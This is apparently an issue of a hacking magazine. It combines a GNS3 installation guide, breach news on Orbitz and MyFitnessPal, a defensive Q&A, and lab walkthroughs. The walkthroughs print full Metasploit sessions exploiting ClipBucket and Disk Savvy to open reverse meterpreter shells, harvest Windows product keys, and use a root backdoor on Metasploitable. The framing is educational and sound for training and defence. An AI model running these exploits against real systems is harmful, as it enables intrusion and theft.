It can be really helpful to someone preparing for CCNA,CCNP,CCIE,JNCIA,JNCIS and JNCIE. The best part of it is that it is open source. It is used by many large companies like Exxon, Walmart, AT&T and even NASA, the American space agency. GNS3 can be installed in Windows, Linux and MAC. They also have a vmware image available. We will install this vmware image in this tutorial. Download the GNS3 Vmware virtual image from here. You will get a zip file. Extract the contents of the zip file using any unzipping software you prefer. You will get a ova file named GNS3 VM.

We need to import this .ova file into Vmware. Now Open Vmware and hit CTRL+O. A window as seen below will open. Navigate to th- e folder where our extracted ova file is located and select it as shown below.



The system will sk you if you want to import the .ova file. You can change the name and storage location of the VM here. I decided to keep the default one. Click on Import.


Import Virtual Machine


Store the new Virtual Machine

Provide a name and local storage path for the new virtual machine.

Name for the new virtual machine: GNS3 VM

Storage path for the new virtual machine: F:\KalyanVMs\GNS3 VM


The importing process will start as shown below.



VMware Workstation

Importing GNS3 VM

Once the importing process is finished, a new virtual machine with the name you specified will be created (If you didn't give any name, the default name of the virtual machine will be GNS3 VM as shown below).



GNS3 VM

Power on this virtual machine
Edit virtual machine settings
Upgrade this virtual machine

Devices

Memory	2 GB
Processors	1
Hard Disk (SCSI)	19.5 GB
Hard Disk 2 (SCSI)	97.7 GB
CD/DVD (IDE)	Auto detect
Network Adapter	Host-only
Network Adapte	NAT
Display	Auto detect


Description

Type here to enter a description of this virtual machine.

Virtual Machine Details

State: Powered off
Configuration file: F:\KalyanVMs\GNS3 VM\GNS3 VM.vmx
Hardware compatibility: Workstation 9.0 virtual machine

That's it. We have successfully installed Gns3 VM in Vmware. Power ON the virtual machine and a logo as shown in the image to the right appears. Notice that GNS3 will be assigned two network adapters automatically by Vmware Workstation.



We will see configuring IP addresses and much more about GNS3 in our succeeding issues of Hackercool Magazine. If you have any request for installtions or if you face any problems during installing GNS3 in Vmware, fire them to qa@hackercool.com. Until our next issue, Good Bye.

ORBITz, UNDER ARMOUR'S MYFITNESSPAL

HACKS OF THE MONTH

Orbitz is a travel fare website which is owned by Expedia. Simply speaking, It is a travel agency which allows online booking and its customer data got breached through Amextravel.com it's legacy website.The breach was detected by the company on March 1 2018.

What?

According to company reports, the data belonging to over 880,000 payment cards could've been exposed during the breach. This data includes personal information of the customers such as the customer's full name, date of birth, phone number, email address, address and gender.

The company is sure that other information like travel itineraries, passports,personal ID numbers and CVV numbers have not been breached. It's website orbitz.com is not affected.

How?

Although the exact way how Orbitz was breached is not known, initial reports suggest that the breach occurred with the compromise of an internal staffer's credentials at the partner site of Orbitz. They detected this breach while conducting an investigation on a previous platform. This breach allegedly took place between October 1 2017 and December 22 2017

Some experts also opine that the breach may be a result of legacy IT systems which were not updated with the recent security patches. Orbitz was acquired by Expedia in year 2015.

***...They detected this breach while conducting an investigation....*.**

Aftermath

Although every data breach is considered serious, the type of information leaked in this case makes this breach a bit benign.Orbitz has stressed that no sensitive information has been breached and has also offered free credit monitoring to its customers.

Under Armour is a popular Sports apparel and equipment maker.In 2005 it acquired the company MyFitnessPal, which is a smartphone app and website that tracks diet and exercise to determine optimal caloric intake and nutrients for the users' goals. It also has elements to motivate users.

What?

During the month end of February 2018, an unauthorized user accessed usernames, email addresses and hashed passwords of about 150 million users of MyFitnessPal.

Luckily payment card data was not compromised as these details were collected separately.Information like Social Security numbers and drivers license numbers was never collected by the company so there was no question of that data being breached. It is being consdered the largest breach of this year.

..Even the passwords which got leaked were encrypted with Bcrypt

How?

There is very little idea about how the breach occurred or the perpetrators of this hack as and the investigation is still going on.

Aftermath

The company had notified all the users about the breach as soon as it had knowledge about it and has advised its users to reset their passwords. Some experts are praising the company for some of the security measures it took. The juicy payment information was prevented from being breached as it was collected separately. Even the passwords which got leaked were encrypted with bcrypt. Bcrypt is considered one of the toughest algorithms to crack (and remains invincible till date). So this information seems to be a bit less valuable to hackers but al large trove of email addresses can still be valuable. Users need to look out for some spam and dangerou sphishing attempts.

ClipBucket File Upload, Disk Savvy Enterprise BOF and more

METASPLOIT THIS MONTH


ClipBucket <4.0.0 File Upload Execution Module

TARGET : Linux (all versions) **TYPE : Remote** **FIREWALL : ON**

ClipBucket is an open Source PHP script which allows users to start their own Video Sharing Website similar to Youtube. According to their makers, it is the fastest growing video script with the most advanced video sharing and social features. One of the popular websites using clipbucket is Tune.pk.

Clipbucket version < 4.0.0 release 4902 is vulnerable to an arbitrary file upload vulnerability. As explained many times before, this means hackers can upload malicious files into the web server running Clipbucket. Let us see how this module works. Start Metasploit and load the module as shown below. Type command "show options" to see what options are required for this module to run.


As we can see in the image below, the php/meterpreter/reverse_tcp payload is set by default for this module. The exploit works like this. The module creates a reverse_tcp payload and uploads it into the vulnerable part of the target web server. The module then searches for the uploaded payload and executes it which gives us a meterpreter session on the target server.



```
msf > use exploit/multi/http/clipbucket_fileupload_exec
msf exploit(multi/http/clipbucket_fileupload_exec) > show options

Module options (exploit/multi/http/clipbucket_fileupload_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[
,type:host:port][...]
   RHOST                       yes       The target address
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connecti
ons
   TARGETURI  /                yes       The base path to the ClipBucket applica
tion
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address
   LPORT  4444             yes       The listen port
```


Set the rhost and lhost options. They are our target and attacker IP addresses respectively. The targeturi option plays a significant part here. We need to assign the correct directory where Clipbucket is installed, otherwise the module will definitely fail. Another note. The chck option may not be trustworthy here.

As you can see in the image below, I have tried and tested different directories for the correct directory where clipbucket is installed and the check command responded by saying all are not exploitable.



```
msf exploit(multi/http/clipbucket_fileupload_exec) > set rhost 192.168.41.139
rhost => 192.168.41.139
msf exploit(multi/http/clipbucket_fileupload_exec) > set lhost 192.168.41.128
lhost => 192.168.41.128
msf exploit(multi/http/clipbucket_fileupload_exec) > check
[*] 192.168.41.139:80 The target is not exploitable.
msf exploit(multi/http/clipbucket_fileupload_exec) > set targeturi /clipbucket-4
881
targeturi => /clipbucket-4881
msf exploit(multi/http/clipbucket_fileupload_exec) > check
[*] 192.168.41.139:80 The target is not exploitable.
msf exploit(multi/http/clipbucket_fileupload_exec) > set targeturi /clipbucket-4
881/
targeturi => /clipbucket-4881/
msf exploit(multi/http/clipbucket_fileupload_exec) > check
[*] 192.168.41.139:80 The target is not exploitable.
msf exploit(multi/http/clipbucket_fileupload_exec) > set targeturi clipbucket-48
81
targeturi => clipbucket-4881
msf exploit(multi/http/clipbucket_fileupload_exec) > check
[*] 192.168.41.139:80 The target is not exploitable.
```

Execute the module using the run command. As you can see in the image below, the module start the reversetcp handler first, uploads the payload, searches for it and executes it, thus giving us a meterpreter session on the target system. Once we get the meterpreter session, the payload will be deleted.



```
msf exploit(multi/http/clipbucket_fileupload_exec) > run

[*] Started reverse TCP handler on 192.168.41.128:4444
[*] Uploading payload..
[+] Looking For Payload..
[+] found payload in /actions/CB_BEATS_UPLOAD_DIR/1525956556d602d4.php
[*] Executing Payload [ /clipbucket-4881/upload//actions/CB_BEATS_UPLOAD_DIR/152
5956556d602d4.php ]
[*] Sending stage (37775 bytes) to 192.168.41.139
[*] Sleeping before handling stage...
[*] Meterpreter session 1 opened (192.168.41.128:4444 -> 192.168.41.139:59824) a
t 2018-05-10 08:49:20 -0400
[+] Deleted 1525956556d602d4.php

meterpreter > sysinfo
Computer     : ubuntu
OS           : Linux ubuntu 4.10.0-38-generic #42~16.04.1-Ubuntu SMP Tue Oct 10 1
6:30:51 UTC 2017 i686
Meterpreter : php/linux
meterpreter > getui
[-] Unknown command: getui.
meterpreter > getuid
Server username: daemon (1)
meterpreter >
```


Disk Savvy Enterprise v10.4.18 built-in Server Buffer Overflow Module

TARGET : Windows (all versions) TYPE : Remote FIREWALL : ON

DiskSavvy is a disk space usage analyzer capable of analyzing disks, network shares, NAS devices and enterprise storage systems. It provides users with multiple disk usage analysis and file classification capabilities.


Version 10.4.18 of the software Disksavvy Enterprise has a remote code execution vulnerability exploiting which directly gives SYSTEM level access. Let us see how this module works.

Imagine during pen testing a network, we scanned for LIVE systems over a network as using Nmap as shown below.




```
root@kali:~# nmap -sP 192.168.41.100-200

Starting Nmap 7.40 ( https://nmap.org ) at 2018-05-11 02:42 EDT
Nmap scan report for 192.168.41.142
Host is up (0.0020s latency).
MAC Address: 00:0C:29:F5:50:BF (VMware)
Nmap scan report for 192.168.41.128
Host is up.
Nmap done: 101 IP addresses (2 hosts up) scanned in 27.44 seconds
```

We find one system is LIVE. Let us perform STEALTH scan on that one system to find if there are any open ports. There is only one open port, i.e port 80. Since its running on port 80, it is pretty obviously a web server. Opening the IP address with a browser gives me this. The target is running Disk Savvy Enterprise version 10.4.18.



```
root@kali:~# nmap -sS 192.168.41.142

Starting Nmap 7.40 ( https://nmap.org ) at 2018-05-11 03:15 EDT
Nmap scan report for 192.168.41.142
Host is up (0.00090s latency).
Not shown: 999 filtered ports
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 00:0C:29:F5:50:BF (VMware)

Nmap done: 1 IP address (1 host up) scanned in 17.58 seconds
root@kali:~#
```




Disk Savvy Enterprise v10.4.18 11-May-2018 12:49:39

Disk Savvy Enterprise Status

No disk space analysis commands configured.

Login


This can also be detected by performing a verbose scan with Nmap as shown in the image below.



```
root@kali:~# nmap -sV -p80 192.168.41.142

Starting Nmap 7.40 ( https://nmap.org ) at 2018-05-11 03:18 EDT
Nmap scan report for 192.168.41.142
Host is up (0.0016s latency).
PORT   STATE SERVICE VERSION
80/tcp open  http
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?n
ew-service :
SF-Port80-TCP:V=7.40%I=7%D=5/11%Time=5AF543BC%P=i686-pc-linux-gnu%r(GetReq
SF:uest,50D,"HTTP/1\.1\x20200\x20OK\r\nContent-Type:\x20text/html\r\nConte
SF:nt-Length:\x201227\r\n\r\n<!DOCTYPE\x20HTML\x20PUBLIC\x20\"-//W3C//DTD\
SF:x20HTML\x204\.01\x20Transitional//EN\"\x20\"http://www\.w3\.org/TR/html
SF:4/loose\.dtd\">\r\n<html>\r\n<head>\r\n<meta\x20http-equiv='Content-Typ
SF:e'\x20content='text/html;\x20charset=UTF-8'>\r\n<meta\x20name='Author'\
SF:x20content='Flexense\x20HTTP\x20Server\x20v10\.4\.18'>\r\n<meta\x20name
SF:='GENERATOR'\x20content='Flexense\x20HTTP\x20v10\.4\.18'>\r\n<title>Dis
SF:k\x20Savvy\x20Enterprise\x20@\x20DESKTOP-U061SVS</title>\r\n<link\x20re
SF:l='stylesheet'\x20type='text/css'\x20href='resources/disksavvy\.css'\x2
SF:0media='all'>\r\n<script\x20type='text/javascript'\x20src='resources/co
SF:mmands\.js'></script>\r\n</head>\r\n<body\x20onload=\"scheduleCommandsU
SF:pdate\(\);\">\r\n<div\x20id='header'><table\x20border=0\x20padding=0\x2
SF:0cellpadding=0\x20cellspacing=0\x20width='100%'><tr>\r\n<td\x20width=22
```

Researching on the the particular software version reveals information that this version has a RCE vulnerability and also a Metasploit module for this exploit. So I start Metasploit and load the module as shown below.


Typing command "show options" shows us what options are required to run this module. It only requires the target IP address as shown.



```
msf > use exploit/windows/misc/disk_savvy_adm
msf exploit(windows/misc/disk_savvy_adm) > show options

Module options (exploit/windows/misc/disk_savvy_adm):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  9124             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Disk Savvy Enterprise v10.4.18


msf exploit(windows/misc/disk_savvy_adm) >
```


We can choose a suitable payload. If no payload is set, windows/meterpreter/reverse_tcp payload will be chosen automatically.Set the target IP address as shown below.Typing check command prompts us that this module is not compatible with that command.

Execute the module using the run command. As you can see in the image below, the module successfully runs and gives us a meterpreter session on the target system.



```
msf exploit(windows/misc/disk_savvy_adm) > set Rhost 192.168.41.142
Rhost => 192.168.41.142
msf exploit(windows/misc/disk_savvy_adm) > check
[*] 192.168.41.142:9124 This module does not support check.
msf exploit(windows/misc/disk_savvy_adm) > run

[*] Started reverse TCP handler on 192.168.41.128:4444
[*] Sending stage (179779 bytes) to 192.168.41.142
[*] Sleeping before handling stage...
[*] Meterpreter session 1 opened (192.168.41.128:4444 -> 192.168.41.142:49432) a
t 2018-05-11 03:57:44 -0400

meterpreter >
```

Typing sysinfo command reveals that we indeed have a meterpreter session with SYSTEM privileges.




```
msf exploit(windows/misc/disk_savvy_adm) > run

[*] Started reverse TCP handler on 192.168.41.128:4444
[*] Sending stage (179779 bytes) to 192.168.41.142
[*] Sleeping before handling stage...
[*] Meterpreter session 1 opened (192.168.41.128:4444 -> 192.168.41.142:49432) a
t 2018-05-11 03:57:44 -0400

meterpreter > sysinfo
Computer        : DESKTOP-U061SVS
OS              : Windows 10 (Build 10240).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Post/Windows/gather/enum_ms_product_keys Module

TARGET : Windows (all versions)   TYPE : POST EXPLOITATION   FIREWALL : ON


We have already seen this post exploit in our previous issues. This exploit is a post exploitation module which gathers Microsoft product keys of the Windows systems. Recently it got updated to grab the microsoft product keys of the latest version of Windows including Windows 10. Let us see how this exploit works.



```
msf exploit(windows/misc/disk_savvy_adm) > use post/windows/gather/enum_ms_produ
ct_keys
msf post(windows/gather/enum_ms_product_keys) > show options

Module options (post/windows/gather/enum_ms_product_keys):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.

msf post(windows/gather/enum_ms_product_keys) >
```

We have acquired a meterpreter session with SYSTEM level privileges on a Windows 10 system. Background that session and note the session id. Load the module as shown in the above image. The only option it needs is the session ID we have noted before.

Set the session ID as shown below and execute the module using the run command.



```
msf post(windows/gather/enum_ms_product_keys) > set session 1
session => 1
msf post(windows/gather/enum_ms_product_keys) > run

[*] Finding Microsoft key on DESKTOP-U061SVS

Keys
====

 Product          Registered Owner  Registered Organization  License Key
 -------          ----------------  -----------------------  -----------
 Windows 10 Home  [redacted]                                 [redacted]
[redacted]
 Windows 10 Home  [redacted]                                 [redacted]
[redacted]


[+] Keys stored in: /root/.msf4/loot/20180511040223_default_192.168.41.142_host.
ms_keys_226013.txt
[*] Post module execution completed
msf post(windows/gather/enum_ms_product_keys) >
```

As shown in the above image, we successfully got the microsoft product keys of our target system.

HACKING Q & A

Q: How can I defend myself from professional hackers who can be hired on the internet?

A: Good security practices will protect you from all kinds of hackers : both professional and beginners. By good security practices, I mean using strong passwords (passwords which use a combination of upper case letters, lowercase letters, numbers and special characters). This makes cracking your passwords more difficult for any type of hacker. Apart from this, make sure you access internet from a secure and trusted device. Accessing them from public devices can compromise your online accounts no matter how strong your credentials are. Make sure your software is regularly updated. While browsing, never visit websites which look suspicious or spooky.

There is another hacking attack used by professional hackers which is considered very dangerous and most effective. It's called social engineering. Social Engineering targets the trust of its victims. It involves sending victims tempting or convincing mails to their email addresses to bait the user into opening the mails Once opened, a malware is installed on the victim's computer and the system is hacked. This has been the modus operandi in most recent hacking attacks. To protect from this type of attacks, users need to be very careful in what mails they are opening. If the mails looks suspicious, they shouldn't open it.

As a general safeguard, users should also post as less much information as possible about them on the internet. The more information you post, the easier it will be for hackers to target you.


Exploiting the services on port 1524 and ProFTPd on port 2121

METASPLOITABLE TUTORIALS

The lack of vulnerable targets is one of the main problems while practising the skill of ethical hacking. Metasploitable is one of the best and often underestimated vulnerable OS useful to learn hacking or penetration testing. Many of my readers have been asking me for Metasploitable tutorials.So we have decided to make a complete Metasploitable hacking guide in accordance with ethical hacking process. We have planned this series keeping absolute beginners in mind.

In the last issue, we have seen how to exploit the rmiregistry service running on port 1099 of our target Metasploitable 2 system. In this issue, we will see how to hack the service running on port 1524 and the ProFTPD service running on port 2121.

In our previous issue, we have seen how to exploit the rmiregistry service running on port 1099 of our target Metasploitable 2 system. In this issue, we will target the ports 1524 and 2121 which are next in the Nmap scan report as shown below. On running a verbose scan, we can see that the service running on port 1524 is Metasploitable Root shell.




```
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  rmiregistry GNU Classpath grmiregistry
1524/tcp open  shell       Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:5A:1A:3A (VMware)
Service Info: Hosts:  metasploitable.localdomain, localhost, irc.Metasploitable.
LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 119.00 seconds
root@kali:~#
```

What is this Root shell? In our Metasploitable Tutorials, we have seen a number of ways to gain a shell or meterpreter session on the target system. But these shells were obtained by hacking some software present on the system. This shell is deliberately left on the system. But why would someone leave a shell deliberately on a system?


In cyber security, there is a concept called trapdoors or backdoors. As soon as hackers gain access to a system by hacking something on it, they plant an easy and quick method to once again come back into the system. This is known as trapdoor or backdoor. The shell on port 1524 is a shell like that. Usually to prevent other hackers from gaining access to the system through their backdoor they use protection like passwords etc. Here it seems the hacker forgot it. Normally backdoors like these are enabled on some common ports which evoke less suspicion from security guys. But how do we gain access to this shell? Although there are a number of ways to do this, the easiest way is telnet.

Open telnet and telnet to the port 1524 as shown below. As you can see highlighted below, we got a shell with Root access.



```
root@kali:~# telnet 192.168.41.131 1524
Trying 192.168.41.131...
Connected to 192.168.41.131.
Escape character is '^]'.
root@metasploitable:/#
```

Try out some linux commands to verify we got a shell.




```
root@kali:~# telnet 192.168.41.131 1524
Trying 192.168.41.131...
Connected to 192.168.41.131.
Escape character is '^]'.
root@metasploitable:/# pwd
/
root@metasploitable:/# root@metasploitable:/# uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 G
NU/Linux
root@metasploitable:/# root@metasploitable:/# passwd
Enter new UNIX password: Retype new UNIX password:
```

As you can see in the above image, we have shell with ROOT privileges. We can even change the target system's password now.


Verbose scan has reported that a FTP server named ProFTPd server version 1.3.1 is running on port 2121. I googled for any vulnerabilities present in the particular version but got none. If you remember, we already hacked one FTP server running on port 21.

I used banner grabbing method of telnet (we showed you in detail about this method in earlier issues of this magazine) to see if the service will reveal any more information about itself. It gave nothing except the usual one.




```
root@kali:~# telnet 192.168.41.131 2121
Trying 192.168.41.131...
Connected to 192.168.41.131.
Escape character is '^]'.
HTTP/HEAD/1.1
220 ProFTPD 1.3.1 Server (Debian) [::ffff:192.168.41.131]
500 HTTP/HEAD/1.1 not understood
```

The usual banner grabbing was not working. But maybe we don't require a banner.We already have it. So this time, I just tried to connect to the service using telnet (although you can also use FTP for this). When "Escape character is '^]' " message is displayed, I type command help. As expected, it gives me all the commands that can be used. So it seems we already have access to the target server.



